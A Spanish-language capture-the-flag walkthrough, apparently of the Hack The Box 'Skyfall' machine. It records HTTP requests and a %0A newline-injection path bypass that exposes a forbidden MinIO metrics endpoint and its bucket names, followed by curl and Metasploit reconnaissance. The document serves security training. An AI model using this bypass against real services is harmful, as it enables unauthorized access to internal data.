


En el apartado de `files` encontramos:



En el apartado de **Beta Features** encontramos:






Además podemos observar lo siguiente:

© Sky Storage Powered by Flask.

En el apartado de `/files` subimos una imagen para observar y analizar el comportamiento del sitio.



```
1 POST /upload HTTP/1.1
2 Host: demo.skyfall.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0)
4 Gecko/20100101 Firefox/140.0
5 Accept: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Cache-Control: no-cache
9 X-Requested-With: XMLHttpRequest
10 Content-Type: multipart/form-data;
11 boundary=----geckoformboundarybc76905076b2ed9ca72562ea64d3f
12 be0
13 Content-Length: 132301
14 Origin: http://demo.skyfall.htb
15 Connection: keep-alive
16 Referer: http://demo.skyfall.htb/files
17 Cookie: session=
18 .eJwJktqBDEMR0_idRbWx5Y0L2na-pAQSKB7ZhVy9xiyqEUVD-r9tK0uvN
19 b43m98q0dH9EejYsHhDpwAppAFWeYA4Zx7KCSTNc1nVZ0UWQaKjhhACU6A
20 66iIa5yRi0dy6oSJz5DQIfPmGaUndk2ZRgg0ftBS4gYz7ZFXnde_zawq99X
21 Hc_vz_zaQ7FillTpanYig1FHMRnIizviCQa1hNvvH0aQPNo.aj7VYA.c850
22 bTLkIEp90GBRZRriHwFm1k4
23 -----geckoformboundarybc76905076b2ed9ca72562ea64d3f
24 be0
25 Content-Disposition: form-data; name="file"; filename="
26 Wallpaper.png"
27 Content-Type: image/png
```

```
1 HTTP/1.1 302 FOUND
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Fri, 26 Jun 2026 19:44:53 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 217
6 Connection: keep-alive
7 Location: http://demo.skyfall.htb/files
8 Vary: Cookie
9
10 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><title
11 >
12     Redirecting...
13 </title>
14 <h1>
15     Redirecting...
16 </h1>
17 <p>
18     You should be redirected automatically to target URL: <a
19       href="/files">
20         /files
21     </a>
22     . If not click the link.
```


No observamos nada relevante nuevamente, además de revisar el .pdf cargado que no dice mucho, solo quizá se menciona a un posible nombre de usuario

Sincerely,


Aurora Skyy
Software Developer
Sky Storage Team

A continuación se intentó realizar el bypass de validación o ruteo en `/beta`

```
http://demo.skyfall.htb/beta%0A
```



No obtuvimos buenos resultados. Podríamos seguir intentando con otros métodos pero por ahora pasaré a la siguiente sección.



Error

Just Now

```
HTTPConnectionPool(host='demo.skyfall.htb',  
port=80): Max retries exceeded with url: /metrics  
(Caused by  
NameResolutionError("<urllib3.connection.HTTPCon  
nection object at 0x7f0f46a32f10>: Failed to resolve  
'demo.skyfall.htb' ([Errno -3] Temporary failure in  
name resolution)"))
```

Probemos ahora en el apartado de `/metrics` . Nos sale el error 403, pero podemos intentar de nuevo bypasear la validación a ver si el backend no valida correctamente la ruta.

```
http://demo.skyfall.htb/metrics%0A
```

MinIO Internal Metrics

NAME	LABEL	VALUE
minio_audit_total_messages_total	server: minio-node2:9000	target_id: sys_cons
minio_cluster_capacity_raw_free_bytes	server: minio-node1:9000	7087415296.0
minio_cluster_capacity_raw_total_bytes	server: minio-node1:9000	34985672704.0
minio_cluster_capacity_usable_free_bytes	server: minio-node1:9000	3543707648.0
minio_cluster_capacity_usable_total_bytes	server: minio-node1:9000	17492836352.0
minio_cluster_disk_offline_total	server: minio-node1:9000	0.0
minio_cluster_disk_online_total	server: minio-node1:9000	4.0
minio_cluster_disk_total	server: minio-node1:9000	4.0
minio_cluster_nodes_offline_total	server: minio-node1:9000	0.0
minio_cluster_nodes_online_total	server: minio-node1:9000	2.0

Increíblemente obtuvimos acceso a las métricas, esto muy seguramente fue por una mala validación en el backend.

Veamos que tenemos aquí:

Por lo que se puede ver, estamos frente a las métricas del bucket utilizado, llamado **MinIO**


demo.skyfall.htb

http://prd23-s3-backend.skyfall.htb/minio/v2/metrics/cluster

Encontramos algo que parece ser relevante,

`http://prd23-s3-backend.skyfall.htb/minio/v2/metrics/cluster`

Ingresamos a la url:



Vamos a intentar agregarlo nuevamente al `/etc/hosts`

```
10.129.230.158 skyfall.htb demo.skyfall.htb prd23-s3-backend.skyfall.htb
```


```
http://prd23-s3-backend.skyfall.htb/minio/v2/metrics/cluster
```

```
← → ↻ 🏠 Not Secure http://prd23-s3-backend.skyfall.htb/minio/v2/metrics/cluster
📖 Import bookmarks... 🌐 OffSec 🐞 Kali Linux 🧰 Kali Tools 📄 Kali Docs 🗉 Kali Forums 🏠 Kali NetHunter 🔍 Exploit-DB 🔍 Google H...


# HELP minio_audit_failed_messages Total number of messages that failed to send since start
# TYPE minio_audit_failed_messages counter
minio_audit_failed_messages{server="minio-node1:9000",target_id="sys_console_0"} 0
minio_audit_failed_messages{server="minio-node2:9000",target_id="sys_console_0"} 0
# HELP minio_audit_target_queue_length Number of unsent messages in queue for target
# TYPE minio_audit_target_queue_length gauge
minio_audit_target_queue_length{server="minio-node1:9000",target_id="sys_console_0"} 0
minio_audit_target_queue_length{server="minio-node2:9000",target_id="sys_console_0"} 0
# HELP minio_audit_total_messages Total number of messages sent since start
# TYPE minio_audit_total_messages counter
minio_audit_total_messages{server="minio-node1:9000",target_id="sys_console_0"} 0
minio_audit_total_messages{server="minio-node2:9000",target_id="sys_console_0"} 0
# HELP minio_bucket_objects_size_distribution Distribution of object sizes in the bucket, includes label for the bucket name
# TYPE minio_bucket_objects_size_distribution gauge
minio_bucket_objects_size_distribution{bucket="askyy",range="BETWEEN 1024 B AND 1 MB",server="minio-node1:9000"} 1
minio_bucket_objects_size_distribution{bucket="askyy",range="BETWEEN 10 MB AND 64 MB",server="minio-node1:9000"} 0
minio_bucket_objects_size_distribution{bucket="askyy",range="BETWEEN 128 MB AND 512 MB",server="minio-node1:9000"} 0
minio_bucket_objects_size_distribution{bucket="askyy",range="BETWEEN 1 MB AND 10 MB",server="minio-node1:9000"} 1
minio_bucket_objects_size_distribution{bucket="askyy",range="BETWEEN 64 MB AND 128 MB",server="minio-node1:9000"} 0
minio_bucket_objects_size_distribution{bucket="askyy",range="GREATER THAN 512 MB",server="minio-node1:9000"} 0
minio_bucket_objects_size_distribution{bucket="askyy",range="LESS THAN 1024 B",server="minio-node1:9000"} 0
minio_bucket_objects_size_distribution{bucket="btanner",range="BETWEEN 1024 B AND 1 MB",server="minio-node1:9000"} 1
minio_bucket_objects_size_distribution{bucket="btanner",range="BETWEEN 10 MB AND 64 MB",server="minio-node1:9000"} 0
minio_bucket_objects_size_distribution{bucket="btanner",range="BETWEEN 128 MB AND 512 MB",server="minio-node1:9000"} 0
minio_bucket_objects_size_distribution{bucket="btanner",range="BETWEEN 1 MB AND 10 MB",server="minio-node1:9000"} 0
minio_bucket_objects_size_distribution{bucket="btanner",range="BETWEEN 64 MB AND 128 MB",server="minio-node1:9000"} 0
minio_bucket_objects_size_distribution{bucket="btanner",range="GREATER THAN 512 MB",server="minio-node1:9000"} 0
minio_bucket_objects_size_distribution{bucket="btanner",range="LESS THAN 1024 B",server="minio-node1:9000"} 0
minio_bucket_objects_size_distribution{bucket="emoney penny",range="BETWEEN 1024 B AND 1 MB",server="minio-node1:9000"} 1
minio_bucket_objects_size_distribution{bucket="emoney penny",range="BETWEEN 10 MB AND 64 MB",server="minio-node1:9000"} 0
minio_bucket_objects_size_distribution{bucket="emoney penny",range="BETWEEN 128 MB AND 512 MB",server="minio-node1:9000"} 0
minio_bucket_objects_size_distribution{bucket="emoney penny",range="BETWEEN 1 MB AND 10 MB",server="minio-node1:9000"} 0
minio_bucket_objects_size_distribution{bucket="emoney penny",range="BETWEEN 64 MB AND 128 MB",server="minio-node1:9000"} 0
minio_bucket_objects_size_distribution{bucket="emoney penny",range="GREATER THAN 512 MB",server="minio-node1:9000"} 0
minio_bucket_objects_size_distribution{bucket="emoney penny",range="LESS THAN 1024 B",server="minio-node1:9000"} 0
minio_bucket_objects_size_distribution{bucket="gmallory",range="BETWEEN 1024 B AND 1 MB",server="minio-node1:9000"} 1
minio_bucket_objects_size_distribution{bucket="gmallory",range="BETWEEN 10 MB AND 64 MB",server="minio-node1:9000"} 0
minio_bucket_objects_size_distribution{bucket="gmallory",range="BETWEEN 128 MB AND 512 MB",server="minio-node1:9000"} 0
minio_bucket_objects_size_distribution{bucket="gmallory",range="BETWEEN 1 MB AND 10 MB",server="minio-node1:9000"} 0
minio_bucket_objects_size_distribution{bucket="gmallory",range="BETWEEN 64 MB AND 128 MB",server="minio-node1:9000"} 0
minio_bucket_objects_size_distribution{bucket="gmallory",range="GREATER THAN 512 MB",server="minio-node1:9000"} 0
minio_bucket_objects_size_distribution{bucket="gmallory",range="LESS THAN 1024 B",server="minio-node1:9000"} 0
```

Intentemos regresar a:


<http://prd23-s3-backend.skyfall.htb/minio/v2/metrics>




`http://prd23-s3-backend.skyfall.htb/minio/v2`



`http://prd23-s3-backend.skyfall.htb/minio`



`http://prd23-s3-backend.skyfall.htb`



El **host** probablemente expone un servicio compatible con S3/object storage.

La raíz `"/` está protegida.

El backend devuelve errores XML tipo S3.

El HostId equivale al SHA-256 de una cadena vacía, lo cual puede indicar una implementación **local** o emulada. Puede valer la pena enumerar buckets/rutas y probar el bypass %0A.

En resumen:

demo.skyfall.htb	→ frontend o proxy
/metrics%0a	→ bypass hacia métricas
prd23-s3-backend.skyfall.htb	→ backend MinIO/S3 interno
/	→ raíz protegida con AccessDenied

Por ahora guardaré la salida de las métricas del cluster:

```
curl -s 'http://prd23-s3-backend.skyfall.htb/minio/v2/metrics/cluster' -o cluster_metrics.txt
```

Analizando más a profundidad el contenido de las métricas, podemos observar que: existe un `server="minio-node1:9000"`

```
minio_bucket_traffic_sent_bytes{bucket="askyy",server="minio-node1:9000"} 4704
minio_bucket_traffic_sent_bytes{bucket="guest",server="minio-node1:9000"} 50031
```

Entonces podemos deducir lo siguiente:

```
demo.skyfall.htb
    ↓
proxy / frontend
    ↓
prd23-s3-backend.skyfall.htb
    ↓
minio-node1:9000
```

Necesitamos de alguna forma poder acceder u obtener algo con lo que podamos seguir trabajando.

Sabemos que se puede leer las métricas sin credenciales, podemos buscar alguna vulnerabilidad que este relacionado con revelar información sin credenciales.

```
msf > search MInO information

Matching Modules
=====
#  Name
-  -
0  auxiliary/scanner/ftp/konica_ftp_traversal
al Information Disclosure
1  exploit/windows/backupexec/ssl_uaf
Use-After-Free
2  \ target: Backup Exec 14 (14.1 / revision 9.1), Windows >= 8 x64 .
3  \ target: Backup Exec 14 (14.1 / revision 9.1), Windows >= 8 x86 .
4  \ target: Backup Exec 14 (14.1 / revision 9.1), Windows <= 7 x64 .
5  \ target: Backup Exec 14 (14.1 / revision 9.1), Windows <= 7 x86 .
6  \ target: Backup Exec 15 (14.2 / revision 9.2), Windows >= 8 x64 .
7  \ target: Backup Exec 15 (14.2 / revision 9.2), Windows >= 8 x86 .
8  \ target: Backup Exec 15 (14.2 / revision 9.2), Windows <= 7 x64 .
9  \ target: Backup Exec 15 (14.2 / revision 9.2), Windows <= 7 x86 .
10 \ target: Backup Exec 16 (16.0 / revision 9.2), Windows >= 8 x64 .
11 \ target: Backup Exec 16 (16.0 / revision 9.2), Windows >= 8 x86 .
12 \ target: Backup Exec 16 (16.0 / revision 9.2), Windows <= 7 x64 .
13 \ target: Backup Exec 16 (16.0 / revision 9.2), Windows <= 7 x86 .

Interact with a module by name or index. For example info 13, use 13 or use exploit/windows/backupexec/ssl_uaf
